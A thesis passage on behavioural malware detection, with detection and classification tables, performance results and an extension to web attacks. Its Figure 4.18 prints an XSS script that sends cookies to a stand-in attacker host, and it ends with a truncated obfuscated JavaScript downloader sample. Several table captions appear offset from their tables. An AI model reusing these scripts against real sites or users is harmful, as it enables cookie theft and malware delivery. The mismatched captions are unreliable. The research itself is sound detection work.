TABLE 4.2 - PE MALWARE DETECTION. EmW = Email Worms, P2PW = Peer-to-Peer Worms, V = Viruses, NtW = Net Worms, Trj = Trojans.

Behaviors	EmW	FdW	IrcW	P2PW	V	Gen	Global
Encrypted strings	1/51	0/4	1/26	0/30	3/61	10/30	15/202
Encrypted body	4/51	0/4	0/26	1/30	2/61	0/30	7/202
String encryption	1(100%)	0	0	0(0%)	2(66,67%)	10(100%)	86,67%
Duplication	43(84,31%)	4(100%)	20(76,96%)	22(73,33%)	44(72,13%)	30(100%)	80,70%
direct copy	41(80,39%)	4(100%)	20(76,96%)	22(73,33%)	25(40,98%)	30(100%)	70,30%
single read/write	8(15,69%)	0(0%)	4(15,38%)	3(10%)	21(34,43%)	0(0%)	17,82%
interleaved r/w	1(1,96%)	0(0%)	0(0%)	0(0%)	8(13,11%)	0(0%)	4,46%
Propagation	33(64,71%)	3(75%)	5(19,23%)	25(83,33%)	5(8,20%)	30(100%)	49,99%
direct copy	33(64,71%)	3(75%)	4(15,38%)	25(83,33%)	3(4,92%)	30(100%)	48,52%
single read/write	3(5,88%)	0(0%)	2(7,69%)	1(3,33%)	2(3,28%)	0(0%)	3,96%
interleaved r/w	0(0%)	0(0%)	0(0%)	0(0%)	0(0%)	0(0%)	0,00%
Residency	32(62,75%)	4(100%)	20(76,92%)	18(60,00%)	20(32,79%)	30(100%)	61,39%
Overinfection test	4(7,84%)	1(25%)	1(3,85%)	0(0%)	0(0%)	0(0%)	2,97%
conditional	4(7,84%)	1(25%)	1(3,85%)	0(0%)	0(0%)	0(0%)	2,97%
inverse conditional	0(0%)	0(0%)	0(0%)	0(0%)	0(0%)	0(0%)	0,00%
Execution proxy	0(0%)	0(0%)	0(0%)	0(0%)	0(0%)	0(0%)	0,00%
Global detection	46(90,20%)	4(100%)	25(96,15%)	27(90,00%)	50(81,97%)	30(100%)	90,09%

TABLE 4.3 - VBS MALWARE DETECTION. EmW = Email Worms, FdW = Flash Drive Worms, IrcW = IRC Worms, P2PW = Peer-to-Peer Worms, V = Viruses, Gen = Generators variants.

Behaviors	PE ComE	PE MM	PE Off	PE Sec	PE SysU	PE Global
Duplication	0(0%)	0(0%)	0(0%)	0(0%)	0(0%)	0,00%
Propagation	0(0%)	0(0%)	0(0%)	0(0%)	0(0%)	0,00%
Residency	0(0%)	0(0%)	0(0%)	0(0%)	0(0%)	0,00%
Overinfection test	0(0%)	0(0%)	0(0%)	0(0%)	0(0%)	0,00%
Execution proxy	0(0%)	0(0%)	0(0%)	0(0%)	0(0%)	0,00%
Global detection	0(0%)	0(0%)	0(0%)	0(0%)	0(0%)	0,00%

TABLE 4.4 - PE LEGITIMATE SAMPLES DETECTION. Com = Communication and Exchange Applications, MM = Multimedia Applications, Off = Office Applications, Sec = Security Tools, SysU = System and Utilities.

Behaviors	VBS EmM	VBS InfC	VBS Enc	VBS DfE	VBS MwC	VBS RegR	VBS Global
Duplication	0(0%)	0(0%)	0(0%)	0(0%)	0(0%)	0(0%)	0,00%
Propagation	0(0%)	0(0%)	0(0%)	0(0%)	0(0%)	0(0%)	0,00%
Residency	0(0%)	0(0%)	0(0%)	0(0%)	1(12,50%)	0(0%)	1,67%
Overinfection test	0(0%)	0(0%)	0(0%)	0(0%)	0(0%)	0(0%)	0,00%
Execution proxy	0(0%)	0(0%)	0(0%)	0(0%)	0(0%)	0(0%)	0,00%
Global detection	0(0%)	0(0%)	0(0%)	0(0%)	1(12,5%)	0(0%)	1,67%

TABLE 4.5 - VBS LEGITIMATE SAMPLES DETECTION. EmM = Email Managers, InfC = Information Collectors, Enc = Encoders, DfE = Disk and File Explorers, MwC = Malware Cleaners, RegR = Registry Repairs.

environment constitutes a first difficulty. 64,6% of the tested PE Viruses (53/82) did not execute properly in the simulated environment: invalid PE files, access violations or unhandled exceptions. These failures may be explained by the detection of virtualization or anti-debug techniques crafted to thwart dynamic analysis.

The configuration of the simulated network constitutes a second problem. For example, the propagation of Mail Worms is conditioned by the network configuration. 75% of the PE Mail Worms (45/60) did not show any SMTP activity because they could not reach any server. In certain worms, the address of the server was hard coded making the redirection by the DNS server useless. Certain worms were also unable to retrieve from the environment the address of a registered mail server. Likewise, Net Worms propagate through vulnerabilities only if a vulnerable target is reachable. The absence of potential targets explains that 93,33% of them did not propagate (14/15). They contented themselves with scanning different ranges of IPs. The problem is even worse with the bot samples from the Trojan pool. In order to observe the different behaviors, the bots must receive the right commands through an IRC channel which is often protected by a password. In order to configure this password as well as the URL of the reachable IRC server, six bots were produced from customized code sources, recompiled specifically for the collect platform [13]. 66% of the behaviors of execution proxy were detected in these bots (4/6). On the opposite, for the other bots whose binary only was available (3/3), only duplication was observed because no command was sent. Generally speaking, all actions conditioned by the configuration of the simulated environment are difficult to observe: a potential solution could be forced branching.

Beyond the configuration problem, the level of the trace collection can also explain the detection failure. With a high-level collection mechanism, like *NtTrace* running in user space, visibility over the performed actions and the data flow is reduced. All flow-sensitive behaviors such as duplication can be missed because of breakdowns in this data flow. Such breakdowns can find their origin sometimes in non monitored system calls and for the most part in the intervention of intermediate buffers where all operations are executed in memory. These buffers are often used in code mutation (polymorphism, metamorphism). 12,20% of the viruses duplications (10/82) were missed because of a data flow breakdown. The problem is identical with mail propagation: 8,33% of the propagations (5/60) were missed for Mail Worms because of an intermediate buffer used for *Base64 encoding*. These problems do not come from the behavioral descriptions but from *NtTrace* which does not capture any information about operations in memory. More complete collection tools, either collecting instructions [58] or deploying tainting techniques [134, 198], could avoid these breakdowns in the data flow. Tainting, in particular, uses a shadow memory to store taint information about the sensitive data manipulated. Taints are then propagated at the instruction level whenever the result of the computation depends on data already tainted.

2) Static analysis (VB Scripts): In the VBScript Analyzer, the static analysis of the source code enables branching exploration and observation of the data flow. Their implementation compensates for the drawbacks that were encountered with *NtTrace*. The greater coverage of the Analyzer eventually results in better detection rates.

However, contrary to the stable set of system calls, the *VBS* language offers numerous services to monitor. The same operation can be achieved using different managers or interfacing with different *Microsoft* applications. The actual version of the analyzer should monitor additional features to increase its coverage: accesses to *Messenger* services or the support of the *Windows Management Instrumentation (WMI)*. For example, listing connected drives for propagation is currently supported by the analyzer but this same list could be recovered using *WMI* by querying the `LogicalDisk` entries from the `Win32_ComputerSystem` object. The support of the WMI is required to detect Drive Worms using this technique.

Moreover, like any other static analysis, script analysis is hindered by encryption and obfuscation techniques. The current version of the analyzer, specified in Appendix C, partially handles these techniques. Generally speaking, static analysis of scripts is easier because no prior disassembly is required and some security locks ease the analysis: no dynamic code rewriting, no dynam-

ically resolved jumps. However, inserting an intermediate interpretation layer can reintroduce all obfuscation techniques possible in low level languages (C language, Assembly) [174].

4.5.3 Behavior relevance

The previous section deals with problems related to data collection, but the behavioral model itself must be assessed. The relevance of each behavior must be individually assessed by checking the coverage of its grammatical model. It then becomes possible to extrapolate possible correlations between the different behaviors, by attaching a greater weight to the most relevant behaviors.

Duplication, propagation and residency are obviously characteristic to malware. However, only duplication and propagation are discriminating enough for detection. On the contrary, residency has exhibited false positives during the experimentations. Its behavioral model could be refined by introducing a constraint on the value written to the booting object: the value should refer to the program itself or to one of its duplicated versions. This modification could help avoiding the observed false positives. Anyhow, residency is still likely to occur in legitimate cases, during installation of programs or drivers. For example, antivirus products use the same hooking techniques to monitor system calls than malware use for stealth. False positives can also be found for the behavior of execution proxy, even if it is not observed in the tested legitimate samples. Obviously, remote installers deploy the exact same technique; and this is confirmed in [55]. Consequently, bivalent behaviors, used both by legitimate and malicious programs, can not really be considered as false positives. Their behavioral model can be maintained; the distinction of malicious intents must eventually be addressed by correlation with other behaviors, purely malicious. For example, the profiler correlates the behavior of execution proxy with duplication to detect Trojans.

On the other hand, the behavioral model for overinfection tests is not completely relevant. The weak detection rates are explained by a description that is overly specific. The conditional structure on which the behavioral model is built constitute a first restriction because it is not captured by dynamic monitoring. The collected traces of system call do not contain information about conditional jumps and their alternative paths. In addition, stopping is always triggered in case of overinfection, which is not always true. A benign behavior could be deployed instead. A potential solution to these restrictions could be a generalization of the model. For example, the conditional could be removed and replaced by consecutive open and create commands. However, it would increase the risk of confusion with error handling in legitimate programs. Maintaining this behavior may finally be arguable.

4.5.4 Profiles adequacy

To study the adequacy of our profiles, the experimentations have been pursued by submitting the output of the detection automata to the profiler. In addition, this study is also a mean to measure the impact of the individual behaviors on classification. Obviously, classifying legitimate programs into malware families shows little interest. Legitimate results are thus put aside. Similarly, correlation when no behavior is detected makes little sense. These results are also removed from the study. The profiler results are finally presented in confusion matrices where they are compared with their original malware family. Since they may be errors in the repositories from which samples were downloaded, a reclassification has been manually realized before the comparison.

The best results of coverage were obtained with the *VBS Scripts* samples, consequently the classification of the malware is likely to be more precise. The results obtained with the profiler are synthesized in the confusion matrix from Table 4.6. The matrix takes into consideration the fact that a given malware instance can simultaneously satisfies several profiles. Globally, the results are quite satisfying with an accuracy of 70% on average, except for viruses where it drops to 18%. The problem is that viruses in *VBS* are not really viruses in the sense of programs infecting a host application, but simply duplicating programs.

	Drive Worm	Email Worm	Irc Worm	P2P Worm	Virus
DWG	1/4(25,00%)	2/77(02,60%)	1/29(03,45%)	3/27(11,11%)	4/44(09,09%)
DWA	3/4(75,00%)	(00,00%)	(00,00%)	(00,00%)	(00,00%)
EMW	(00,00%)	42/77(54,54%)	1/29(03,45%)	(00,00%)	(00,00%)
EMW+DWG	(00,00%)	13/77(16,88%)	(00,00%)	1/27(03,70%)	(00,00%)
EMW+IRW	(00,00%)	1/77(01,30%)	(00,00%)	(00,00%)	(00,00%)
EMW+DWG+VFI	(00,00%)	1/77(01,30%)	(00,00%)	(00,00%)	(00,00%)
EMW+IRW+PPW	(00,00%)	1/77(01,30%)	(00,00%)	(00,00%)	(00,00%)
EMW+IRW+VFI	(00,00%)	1/77(01,30%)	(00,00%)	(00,00%)	(00,00%)
EMW+IRW+PPW+VFI	(00,00%)	1/77(01,30%)	(00,00%)	(00,00%)	(00,00%)
IRW	(00,00%)	(00,00%)	12/29(41,38%)	(00,00%)	(00,00%)
IRW+DWG	(00,00%)	(00,00%)	2/29(06,89%)	(00,00%)	(00,00%)
IRW+PPW	(00,00%)	1/77(01,30%)	1/29(03,45%)	(00,00%)	(00,00%)
IRW+DWG+PPW	(00,00%)	1/77(01,30%)	(00,00%)	(00,00%)	(00,00%)
PPW	(00,00%)	(00,00%)	(00,00%)	15/27(55,56%)	(00,00%)
PPW+DWG	(00,00%)	(00,00%)	(00,00%)	1/27(03,70%)	(00,00%)
PPW+IRW	(00,00%)	(00,00%)	(00,00%)	1/27(03,70%)	(00,00%)
VFI	(00,00%)	(00,00%)	(00,00%)	(00,00%)	8/44(18,18%)
VFO	(00,00%)	(00,00%)	(00,00%)	1/27(03,70%)	(00,00%)
GM	(00,00%)	13/77(16,88%)	12/29(41,38%)	5/27(18,53%)	32/44(72,73%)

TABLE 4.6 - VBS MALWARE CLASSIFICATION. This confusion matrix is built with the columns indexed with the real malware classes and the lines indexed by the output of the profiler. The generic malware correspond to samples with no attributed class. Labels: DWG = DriveWorm (generic), DWA = DriveWorm (amovible), EMW = Email Worm, IRW = Irc Worm, PPW = Peer-to-Peer Worm, VFI = Virus (file infector), VFO = Virus (file overwriter), GM = Generic Malware.

Part of the remaining confusions are mainly due to the fact that some duplications were missed. For example, some Mail Worms and Peer-to-Peer Worms were classified as generic malware in spite of their propagation; only because they did not duplicate as required by their profiles. Similarly, residency was found in almost all Irc Worms; but only 51% were correctly classified because no duplication nor propagation was detected. However, since residency is the behavior the most prone to false positives; residency alone can not be sufficient to define a profile for Irc Worms.

	Email Worm	Net Worm	P2P Worm	Trojan	Virus
EMW	(00,00%)	(00,00%)	(00,00%)	(00,00%)	(00,00%)
NW	(00,00%)	1/8(12,50%)	(00,00%)	(00,00%)	(00,00%)
NW+VFI	2/43(04,65%)	(00,00%)	(00,00%)	(00,00%)	(00,00%)
NW+PPW+VFI	1/43(02,33%)	(00,00%)	(00,00%)	(00,00%)	(00,00%)
PPW	2/43(04,65%)	(00,00%)	18/34(52,94%)	(00,00%)	(00,00%)
T	(00,00%)	(00,00%)	(00,00%)	4/16(25,00%)	(00,00%)
VFI	7/43(16,28%)	2/8(25,00%)	(00,00%)	(00,00%)	2/15(13,33%)
VFI+PPW	(00,00%)	(00,00%)	(00,00%)	(00,00%)	1/15(06,67%)
VFO	(00,00%)	(00,00%)	(00,00%)	(00,00%)	(00,00%)
GM	31/43(72,09%)	5/8(62,50%)	16/34(47,06%)	8/16(75,00%)	12/15(80,00%)

TABLE 4.7 - PE MALWARE CLASSIFICATION. This confusion matrix is built with the columns indexed with the real malware classes and the lines indexed by the output of the profiler. The generic malware correspond to samples with no attributed class. Labels: EMW = Email Worm, NW = Network Worm, PPW = Peer-to-Peer Worm, T = Trojan, VFI = Virus (infector), VFO = Virus (overwriter), GM = Generic Malware.

The results are less precise for *PE Executables*, as shown by the confusion matrix in Table 4.7. This loss of precision is mainly explained by the missed behaviors. In particular, an important number of propagations were missed, explaining significant confusions in the classification of the different Worms. An other important remark on propagation is that no precise information about the network communications, such as the port or the protocol, was available inside the traces of system calls. Consequently, no distinction could be done between Net Worms and Mail Worms. The accuracy of the Trojan classification is also low. We have only considered for detection the behavior of execution proxy, whereas the Trojans can also offer other services such as Spam relay or stealth techniques. The Trojan profile is thus incomplete and would require additional behavioral signatures for these services.

NtTrace Analyzer	Data reduction from PE traces to logs	
	Total size: 351,32Mo Reduced logs: 11,85Mo	Average: 1,32Mo/Trace Reduction ratio: 29
	Execution speed	
	Single core M 1,4GHz	Dual core 2,6GHz
	1,48 s/trace	0,34 s/trace
VB Script Analyzer	Data reduction from VB scripts to logs	
	Total size: 1842Ko Reduced logs: 298Ko	Average: 7Ko/Script Reduction ratio: 6
	Execution speed	
	Single core M 1,4GHz	Dual core 2,6GHz
	0,042 s/script +0,50 s/encrypted line	0,016 s/script +0,21 s/encrypted line
Detection Automata	Execution speed	
	Single core M 1,4GHz	Dual core 2,6GHz
	NT: 0,44 s/log VBS: 0,002 s/log	NT: 0,14 s/log VBS: <0,001 s/log

TABLE 4.8 - PROTOTYPE PERFORMANCES. The time and space performances are described components by components for mono-core and multi-core configurations.

4.5.5 Performance

Table 4.8 provides the measured performance for the different components of the prototype. Starting with the abstraction layer, the analysis of *PE Traces* is the most time consuming task. This is not surprising since the analyzer uses numerous string comparisons which could be partially avoided by replacing the off-line analysis by real-time collection and translation. By hooking the system calls, the translation becomes immediate. As for the VBScript Analyzer, it offers satisfying performances. Optimized, it could be deployed on mail servers to analyze joint pieces for example.

The performance of the detection automata are also satisfying compared with the worst case complexity found in Proposition 4. The detection speed remains far below the order of a half second in more than 90% of the cases; the remaining 10% were all malware. In real-time conditions, it would correspond to a charge of 50.000 system calls/second. The prototype implementation has also revealed that the maximum required space for the derivation stacks was very low: 7 and 3 elements are the respective maximal sizes reached by the syntactic and semantic stacks ($2s < 10$ in Proposition 4). In addition to speed, the number of raised ambiguities has also been measured leading to the establishment of an operational complexity stated in Proposition 5.

Proposition 5 *In the average case, behavioral detection using attributed automata has an operational time complexity in* $\vartheta(k\alpha(\frac{n^2+n}{2}))$ *and space complexity in* $\vartheta(k\alpha n(2s))$*, where* k *is the number of automata,* n *is the number of input symbol and* α *the ambiguity ratio.*

Proof.
If n_e denotes the number of events and n_a the number of ambiguity, in the worst case, we would have $n_a = 2^{n_e}$. By experience, we obtain:
$n_a << 2^{n_e} \quad and \quad n_a << n_e^2 \quad and \quad n_a \approx \alpha n_e$
Let us consider a regular distribution of these ambiguities, meaning that α derivations are started at each iteration.

$$(1)\ k\alpha + 2k\alpha + ... + nk\alpha = k\alpha(1 + 2 + ... + n) = k\alpha(\tfrac{n^2+n}{2}) \qquad \square$$

The approximation of Proposition 5 provides an operational complexity more worth considering. Moreover, this algorithm can easily be parallelized for optimization in a multi-core architecture.




FIGURE 4.14 - AMBIGUITY RATIOS (α) FOR THE PE SAMPLES.




FIGURE 4.15 - AMBIGUITY RATIOS (α) FOR THE VB SCRIPTS.

Figures 4.14 and 4.15 provide graphs of the collected α ratios. **From these graphs, it can be observed that above a certain threshold, an important ambiguity ratio α is already a sign of malicious activity**.

4.6 Extensions to address web-based threats

Implementation has validated the coverage and the efficiency of the detection method. Yet, its adaptability remains to be covered. Originally, our behavioral model has been specifically crafted to detect stand-alone malware. Looking at nowadays trends in security, web-based threats have become predominant and thus constitute a perfect candidate to explore the extension of the behavioral formalism. With the multiplication of web services, web browsers have begun to process more and more information, personal, professional and even financial. Conjugated with portability, the availability of communication facilities and sensitive data has made of web-browsers an attack vector worth considering. This trend is corroborated by various alarming reports. For the previous year, one of these reports stated that 70% out of 100 known sites hosted malicious code and the phenomenon was getting worse with an increase of 46% in the number of malicious sites from 2008 to 2009 [32]. For a better understanding of the phenomenon, this section begins with a short state-of-the-art on related web-based attacks. Explanation are then given on how the formalism can be adapted to address web-based attacks. Along the adaptations, we will bring out some common principles between standalone and web-based malware [136].

4.6.1 Overview of web-based attacks

Before presenting web-based attacks themselves, the execution context and its enforced protections must be clearly stated. The execution context is centered around the web-browser whose computation resources are dedicated to dynamic content generation, enriching the user experience. The dynamic computations are introduced inside web pages by embedding scripting codes from various languages, *VBScript* or *JavaScript* for example. Since the web-browser processes data from different locations, either local or from remote sites, isolation is important to restrict any illicit access. A security policy called the *Same-Origin Policy (SOP)* has been specified and enforced inside browsers for this purpose [205]. This policy states that a given script can only access resources sharing the same origin, this origin being defined as a triple containing the port, the domain and the protocol of the hosting page. For example, this policy forbids scripts from a remote website to access local contents or to access contents from other domains.

Unfortunately, experience has shown that the *Same-Origin Policy* could be bypassed. According to a survey from 2008, implementation flaws are still the first source of bypasses [32]. But more critically, the *SOP* is also vulnerable to conceptual flaws allowing potential bypasses [214]. Several conceptual flaws are already well identified, such as Cross-Site Scripting (XSS), Cross-Site Request Forgery (XSRF) or Cross-Site Tracing (XST) vulnerabilities. In the malware context, this section

focuses on XSS vulnerabilities and related attacks [27, 86]. Their underlying principle is to force a website to display a malicious script which is loaded and executed inside the browser with the site privileges. XSS attacks are divided between persistent and non-persistent attacks whether the script is permanently stored on the web site or punctually injected through a crafted request, as respectively explained in Figures 4.16 and 4.17. Although they were long considered as minor, XSS attacks offer, through their diverted accesses, useful facilities for reconnaissance and information leakage. The example of Figure 4.18 presents a simple malicious script to recover website cookies through a XSS hole. As a matter of fact, XSS vulnerabilities constitute perfect starting point to elaborate much more complex attacks such as XSS worms [121] or drive-by download techniques leading to the download and execution of standalone malware.




FIGURE 4.16 - PERSISTENT XSS. The malicious script is permanently stored on the website through different means such as advertisements, widgets or user contributions in community sites, comments or forums.




FIGURE 4.17 - NON-PERSISTENT XSS. For the crafted link, a target site is found which builds its response page using the submitted parameters, typically a search engine. The user is finally trapped to click on it.

```
<script>
    c = document.cookie;
    document.location = "http://www.remoteattacker.com/cookie.cgi?" + c;
</script>
```

FIGURE 4.18 - XSS ATTACK AGAINST PRIVACY. The present code is executed with the website privilege, either because it was persistently stored on it or echoed by a crafted link. The script can thus access the related cookie without contradicting the Same Origin Policy. The recovered cookie can then be sent to a remote attacker.

The purpose of the present work is not to address the prevention of XSS attacks. Different server-side solutions can be deployed, such as content tagging to follow the use of untrusted input when building responses, or content filtering to strip *JavaScript* from the data submitted by users. Coming back to behavioral detection, the real purpose is the client-side study of the malicious behaviors built around web-based vulnerabilities. Starting from the behavioral model designed during the thesis, the adaptation of the detection automata is a way to highlight some similarities or differences between standalone and web-based malware. The question could be raised whether the propagation of XSS Worms is similar in principle to the propagation of standard Worms, or whether drive-by download techniques may be compared to the behavior of execution proxy. However the comparison is not immediate and extensions may be required for adaptation to the web-based approach.

4.6.2 Extensions of the behavioral model

By definition the behavioral model abstracts the specificities of the programming language and the platform configuration. In terms of programming language, web-based scripting languages do

not introduce specific commands or new ways to interact. Consequently, the support of web-based languages do not impact the behavioral model but collection and interpretation which are addressed in Section 4.6.3. On the contrary, platform configuration adopts a different perspective, centered around the web-browser. As previously said, the web-browsers process personal, professional and financial data which constitute interesting resources for malware writers. Those critical resources may be integrated in the behavioral model by refinement of the type system. The new type system supports a new class of objects called **private objects** ($obj\_priv \subset obj\_perm$). Must be typed as private any resource whose disclosure reveals information about the user privacy or information about the browser, useful in building attacks [229]. A few examples are given in Table 4.9.

Usage	Resources
Reconnaissance information	browser version, current URLs, domains...
User private information	cookies, history...

TABLE 4.9 - BROWSER CRITICAL RESOURCES. The table gathers some important resources of the browser, which should be typed as private to fight against disclosure.

In addition, some behaviors may be more specific to web-based malware than stand-alone malware. The behavioral model can also be extended by defining new behaviors descriptions which benefits from the extensions already performed at the language level. For example, the definition of the private objects enables the description of a related behavior denoted information leakage. A grammatical description is given below which covers among other the example of XSS attack given in Figure 4.18.

(*i*)	<*InformationLeak*>	::=	<*Read*><*Send*>	
{ <*InformationLeak*>.srcId		=	<*Read*>.objId	
<*InformationLeak*>.targId		=	<*Write*>.objId	
<*InformationLeak*>.varId		=	<*Read*>.varId	
<*Write*>.varId		=	<*InformationLeak*>.varId	
<*InformationLeak*>.srcType		=	*obj_priv*	
<*InformationLeak*>.targType		=	*obj_com*	
<*Read*>.objType		=	<*InformationLeak*>.srcType	
<*Write*>.objType		=	<*InformationLeak*>.targType	}
(*ii*)	<*Read*>	::=	*receive object*1 ← *object*2;	
{ <*Read*>.varId		=	*object*1.objId	
*object*2.objId		=	<*Read*>.objId	
*object*1.objType		=	*var*	
*object*2.objType		=	<*Read*>.objType	}
(*iii*)	<*Write*>	::=	*send object*1 → *object*2;	
{ <*Write*>.varId		=	*object*1.objId	
*object*2.objId		=	<*Write*>.objId	
*object*1.objType		=	*var*	
*object*2.objType		=	<*Write*>.objType	}

4.6.3 Trace collection for JavaScript

Basically, web browsers embed, natively or by extension, interpreters offering the support of different scripting languages such as *Visual Basic Script (VBS)*, *JavaScript (JS)*, *Hypertext Preprocessor (PHP)* or *ActionScript* being specific to *Adobe Flash*. In order to experiment the behavioral approach over web-based attacks, it was sufficient to restrict the study to a single scripting language. *JavaScript* was chosen because it is the language offering the best portability; it is supported by the majority of the browsers as well as different media contents such as *PDF document* [29] or *QuickTime movies* [30].

In addition, *JavaScript* offers a rich set of facilities. The core of the language satisfies the *ECMAScript* standard which only covers basic operations such as basic interactions with the user or the manipulation of mathematical expressions, strings and regular expressions [26]. But the real richness of *JavaScript* comes from the additional extensions which constitute open interfaces for the interpreter to communicate with the outside through dedicated handlers. As shown in Figure 4.19, these extensions provide various facilities such as means to manipulate web-pages, local files, or to communicate with servers. Accesses to extensions thus constitute an interesting source of information about a script activity.





FIGURE 4.19 - EXISTING JAVASCRIPT EXTENSIONS. ADO = ActiveX Data Objects, AJAX = Asynchronous JavaScript and XML, ASP = Active Server Page, DOM = Document Object Model, XPCOM = Cross-Platform Component Object Model.

The nature of the collected data is now identified, but remains the question of the collection method. With respect to *JavaScript* analysis, different approaches have already been considered mainly using dynamic monitoring. The preference for the dynamic approaches was originally motivated by deobfuscation. Several tools have been developed to reverse obfuscation by hooking operations such as `eval` or `document.write`, which allow the execution of dynamically constructed strings as in Figure 4.20. The main differences between these tools lie in the way hooks are set either directly inside the interpreter [87, 186, 124], or above at the browser level [61]. As a matter of fact, hooking is not restricted to deobfuscation and the mechanism can be extended to collect complete traces containing all significant operations and events from the script. These traces can eventually be confronted to known signatures of web-based attacks [123]. These signatures can be expressed as automata just like behavioral detector for stand-alone malware. In other words, it implicitly means that traces of JavaScript operations may be used for behavioral detection of web-based malware just like traces of system calls for stand-alone malware. A collector offering a good coverage of the different extensions was thus the main requirement in order to assess the possible adaptation of the grammatical approach developed in this chapter.

After a short survey, [226] was found to be the closest collection tool to what we need. However, the complete trace of the accesses to the different extensions referenced in Figure 4.19 was not available. In addition, the fact that some extensions may be browser-specific introduces portability issues which can only be solved by a browser-independent collection tool. These observations have motivated the development of a new interpreter-based collection tool, excluding any possibility of hooking at the browser level. However the developments were not started from scratch. To avoid recreating what is already available, we have thus started our developments from *CaffeineMonkey* [87], an open-source deobfuscator based on the interpreter *SpiderMonkey* from *Mozilla* [14]. In its original version, *CaffeineMonkey* already offers hooking services and a partial support of the



Obfuscated.js

```
var str=(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?
String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||
e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.
replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('f 8(n){3 g=h.j()*n;k\'~5\'+\'.5\')1(
9=\'m://o.p.q/r/s.a\';3 4=t.u("v");4.w("y","z:A-B-C-D-E");3 x=4.7("G.X"+"M"+"L"+"H"+"T"+"T"+"
P","");3 S=4.7("I.J","");S.K=1;x.b("N",9,0);x.O();6=8(R);3 F=4.7("U.V","");3 5=F.W(0);6=F.d(5,
6);S.Y();S.Z(x.10);S.11(6,2);S.12();3 Q=4.7("13.14","");e=F.d(5+\'\\\\15\',\'16.a\');Q.17(e,\'
